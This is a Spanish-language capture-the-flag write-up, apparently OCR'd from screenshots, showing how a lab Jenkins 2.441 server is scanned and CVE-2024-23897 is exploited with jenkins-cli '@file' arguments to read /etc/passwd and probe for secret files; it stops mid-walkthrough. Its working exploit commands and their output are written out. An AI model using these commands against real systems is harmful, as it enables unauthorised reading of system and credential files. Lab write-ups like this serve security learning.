
Builder - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http    Jetty 10.0.18
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
|_http-title: Dashboard [Jenkins]
| http-robots.txt: 1 disallowed entry
|_/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Jetty(10.0.18)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 8080 tenemos un jenkins:



Si le damos a people encontramos 2 nombres de usuario:

User ID	Name
jennifer	jennifer
anonymous	anonymous

Tambien tenemos una ruta que pone "credentials" donde no podemos ver mucho:

Dashboard > Credentials > System > Global credentials (unrestricted) > root

root

Usage

This credential has not been recorded as used anywhere.

Note: usage tracking requires the cooperation of plugins and consequently may not track every use.

Abajo nos sale la version del jenkins:

'indows
ración para activar Windows.

REST API Jenkins 2.441

Buscamos un exploit para esa version:

jenkins 2.241 exploit github

Maalfer/CVE-2024-23897

Poc para explotar la vulnerabilidad CVE-2024-23897 en versiones 2.441 y anteriores de **Jenkins**, mediante la cual podremos leer archivos internos del sistema ...

Falta: ~~2.241~~ | Buscar con: 2.241

Lo ejecutamos y vemos que se esta ejecutando correctamente un LFI

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ python3 CVE-2024-23897.py 10.10.11.10 8080 /etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nolo
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/back
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/s
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobo
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/no
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uuc
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/u
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologi
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/run/ircd:/usr/sbin/no
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing L
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_h
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/s
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/s
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/s
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.

ERROR: Error occurred while performing this command, see previous stderr output.
Error al intentar conectar el nodo: Command 'java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ -
```

Tras intentar listar archivos internos no he conseguido obtener mas informacion. Vamos a ver mas informacion sobre ese CVE:

CVE-2024-23897

Jenkins
https://www.jenkins.io › security · Traducir esta página

Jenkins Security Advisory 2024-01-24

24 ene 2024 — Descriptions. Arbitrary file read vulnerability through the CLI can lead to RCE. SECURITY-3314 / **CVE-2024-23897**. Severity (CVSS): Critical

Nos dice que podemos ejecutar comandos de forma remota a traves de su CLI

Arbitrary file read vulnerability through the CLI can lead to RCE

SECURITY-3314 / CVE-2024-23897

Severity (CVSS): Critical

Description:

Jenkins has a built-in command line interface (CLI) to access Jenkins from a script or shell environment.

Nos dice cual es la ruta en la que podemos descargar el CLI de jenkins para poder ejecutar comandos de forma remota:

Downloading the client

The CLI client can be downloaded directly from a Jenkins controller at the URL `/jnlpJars/jenkins-cli.jar`, in effect `JENKINS_URL/jnlpJars/jenkins-cli.jar`

Nos la descargamos:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ wget http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar
--2025-01-07 11:33:43--  http://10.10.11.10:8080/jnlpJars/jenkins-cli.jar
Connecting to 10.10.11.10:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3623400 (3.5M) [application/java-archive]
Saving to: 'jenkins-cli.jar'

jenkins-cli.jar                                   100%[===================================================]

2025-01-07 11:33:45 (1.59 MB/s) - 'jenkins-cli.jar' saved [3623400/3623400]
```

Si mostramos el panel de ayuda nos dice que tenemos que seleccionar la URL de la maquina victima:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -h
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Neither -s nor the JENKINS_URL env var is specified.
Jenkins CLI
Usage: java -jar jenkins-cli.jar [-s URL] command [opts ... ] args ...
Options:
 -s URL              : the server URL (defaults to the JENKINS_URL env var)
```

Tras introducir la URL nos dice varias cosas que podemos realizar a traves del CLI de Jenkins:

```
  stop-builds
    Stop all running builds for job(s)
  update-credentials-by-xml
    Update Credentials by XML
  update-credentials-domain-by-xml
    Update Credentials Domain by XML
  update-job
    Updates the job definition XML from stdin. The opposite of the get-job command.
  update-node
    Updates the node definition XML from stdin. The opposite of the get-node command.
  update-view
    Updates the view definition XML from stdin. The opposite of the get-view command.
  version
    Outputs the current version.
  wait-node-offline
    Wait for a node to become offline.
  wait-node-online
    Wait for a node to become online.
  who-am-i
    Reports your credential and permissions.
```

Vamos a ejecutar el comando "who-am-i":

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ who-am-i
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Authenticated as: anonymous
Authorities:
  anonymous
```

Lo podemos concatenar con un archivo ya que nos puede dar mas informacion:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ who-am-i @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: No argument is allowed: root:x:0:0:root:/root:/bin/bash
java -jar jenkins-cli.jar who-am-i
Reports your credential and permissions.
```

A traves del comando "who-am-i" concatenando el archivo "/etc/passwd" solo obtenemos informacion sobre el usuario root. Tal vez concatenando otros comandos obtengamos mas usuarios. Probamos con "delete-job":

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ delete-job @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such job 'www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin'
root:x:0:0:root:/root:/bin/bash: No such job 'root:x:0:0:root:/root:/bin/bash'
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such job 'mail:x:8:8:mail:/var/mail:/usr/sbin/nologin'
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such job 'backup:x:34:34:backup:/var/backups:/usr/sbin/nologin'
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such job '_apt:x:42:65534::/nonexistent:/usr/sbin/nologin'
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such job 'nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin'
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such job 'lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin'
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such job 'uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin'
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such job 'bin:x:2:2:bin:/bin:/usr/sbin/nologin'
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such job 'news:x:9:9:news:/var/spool/news:/usr/sbin/nologin'
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such job 'proxy:x:13:13:proxy:/bin:/usr/sbin/nologin'
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such job 'irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin'
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such job 'list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin'
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such job 'jenkins:x:1000:1000::/var/jenkins_home:/bin/bash'
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such job 'games:x:5:60:games:/usr/games:/usr/sbin/nologin'
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such job 'man:x:6:12:man:/var/cache/man:/usr/sbin/nologin'
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such job 'daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin'
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such job 'sys:x:3:3:sys:/dev:/usr/sbin/nologin'
sync:x:4:65534:sync:/bin:/bin/sync: No such job 'sync:x:4:65534:sync:/bin:/bin/sync'
```

Por saber, vamos a ver cuales son los comandos que mas lineas nos devuelven del archivo /etc/passwd vamos a almacenar todos los comandos en un archivo txt:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ help 2>&1 | grep -v "   "|awk '{print $1}'>commands.txt

┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ cat commands.txt
Picked
add-job-to-view
build
cancel-quiet-down
clear-queue
connect-node
console
copy-job
create-credentials-by-xml
create-credentials-domain-by-xml
create-job
create-node
```

Ahora creamos un bucle para ejecutar todos estos comandos y ver cuales nos devuelven mas lineas del archivo "/etc/passwd":

```
for i in $(cat commands.txt);do a=$(java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ $i @/etc/passwd 2>&1|wc -l) && echo "El comando $i nos devuelve $a lineas";done
```

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ for i in $(cat commands.txt);do a=$(java -jar jenkins-cli.jar -s htt
El comando Picked nos devuelve 2 lineas
El comando add-job-to-view nos devuelve 3 lineas
El comando build nos devuelve 3 lineas
El comando cancel-quiet-down nos devuelve 5 lineas
El comando clear-queue nos devuelve 5 lineas
El comando connect-node nos devuelve 22 lineas
El comando console nos devuelve 3 lineas
El comando copy-job nos devuelve 3 lineas
El comando create-credentials-by-xml nos devuelve 7 lineas
El comando create-credentials-domain-by-xml nos devuelve 6 lineas
El comando create-job nos devuelve 6 lineas
El comando create-node nos devuelve 6 lineas
El comando create-view nos devuelve 7 lineas
El comando declarative-linter nos devuelve 5 lineas
El comando delete-builds nos devuelve 3 lineas
El comando delete-credentials nos devuelve 8 lineas
El comando delete-credentials-domain nos devuelve 7 lineas
```

Los comandos que mas lineas nos devuelven, nos devuelven 22 lineas. Vamos a utilizar cualquiera de ellos, por ejemplo, "reload-job":

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ reload-job @/etc/passwd
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such item ‘www-data:x:33:33:www-data:/va
root:x:0:0:root:/root:/bin/bash: No such item ‘root:x:0:0:root:/root:/bin/bash’ exists.
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such item ‘mail:x:8:8:mail:/var/mail:/usr/sbin/no
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such item ‘backup:x:34:34:backup:/var/ba
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such item ‘_apt:x:42:65534::/nonexistent:/usr
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such item ‘nobody:x:65534:65534:no
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such item ‘lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such item ‘uucp:x:10:10:uucp:/var/spool/u
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such item ‘bin:x:2:2:bin:/bin:/usr/sbin/nologin’ exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such item ‘news:x:9:9:news:/var/spool/news:
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such item ‘proxy:x:13:13:proxy:/bin:/usr/sbin/nolo
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such item ‘irc:x:39:39:ircd:/run/ircd:/usr/sbin/
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such item ‘list:x:38:38:Mailing
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such item ‘jenkins:x:1000:1000::/var/jenkins
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such item ‘games:x:5:60:games:/usr/games:/usr
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such item ‘man:x:6:12:man:/var/cache/man:/usr
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such item ‘daemon:x:1:1:daemon:/usr/sbin:/usr
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such item ‘sys:x:3:3:sys:/dev:/usr/sbin/nologin’ exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such item ‘sync:x:4:65534:sync:/bin:/bin/sync’ exists.
```

Redirijimos el "stderr" al "stdout" para poder filtrar como queramos:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080/ reload-job @/etc/passwd 2>&1|cut -f 1 -d ' '
Picked
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin:
root:x:0:0:root:/root:/bin/bash:
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin:
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin:
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin:
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin:
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin:
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin:
bin:x:2:2:bin:/bin:/usr/sbin/nologin:
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin:
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin:
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin:
list:x:38:38:Mailing
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash:
games:x:5:60:games:/usr/games:/usr/sbin/nologin:
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin:
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin:
sys:x:3:3:sys:/dev:/usr/sbin/nologin:
sync:x:4:65534:sync:/bin:/bin/sync:
```

Hay un usuario llamado "jenkins", su directorio personal se encuentra en "/var/jenkins_home". Tras intentar enumerar su directorio personal, donde se pueden almacenar las claves. Para ello lo que podemos hacer es montarnos un jenkins en nuestra maquina y ver como se almacenan los archivos:

jenkins docker

jenkinsci/docker: Docker official jenkins repo

The **Jenkins** Continuous Integration and Delivery server available on **Docker** Hub. This is a fully functional **Jenkins** server.

Nos dice como podemos montarnos el docker de jenkins:

Usage

```
docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
```

Lo ejecutamos:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ sudo docker run -p 8080:8080 -p 50000:50000 --restart=on-failure jenkins/jenkins:lts-jdk17
Unable to find image 'jenkins/jenkins:lts-jdk17' locally
lts-jdk17: Pulling from jenkins/jenkins
b2b31b28ee3c: Pull complete
768595d27f0b: Pull complete
2902ddfaf8af: Pull complete
1944ded7dbca: Pull complete
37b0412849e4: Pull complete
9e6f96481dc6: Pull complete
8d5cd706e369: Pull complete
e1d3077f0c0c: Pull complete
66714a60a07a: Pull complete
e37c8a6a1d29: Pull complete
0867b45f78b4: Pull complete
d0238388e632: Pull complete
Digest: sha256:e728082cd6a2710840ef7d9fdcdc93408eb488aa05d10bc92f4454254e22cc4e
Status: Downloaded newer image for jenkins/jenkins:lts-jdk17
Running from: /usr/share/jenkins/jenkins.war
webroot: /var/jenkins_home/war
2025-01-07 17:33:20.698+0000 [id=1]     INFO    winstone.Logger#logInternal: Beginning extraction from war file
2025-01-07 17:33:21.398+0000 [id=1]     WARNING o.e.j.ee9.nested.ContextHandler#setContextPath: Empty contextPath
2025-01-07 17:33:21.435+0000 [id=1]     INFO    org.eclipse.jetty.server.Server#doStart: jetty-12.0.13; built: 2024
```

Nos dice una ruta donde se almacena la contraseña del usuario administrador:

```
*************************************************************
*************************************************************

Jenkins initial setup is required. An admin user has been created and a password generated.
Please use the following password to proceed to installation:

aebf5306acb84bf3ab92f3b4f498d850

This may also be found at: /var/jenkins_home/secrets/initialAdminPassword
```


Pero no encuentra nada:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/secrets/initialAdminPassword
Error: Unable to access jarfile jenkins-cli.jar
```

Ahora se supone que tenemos un el docker de jenkins corriendo, lo podemos comprobar con `docker ps`:

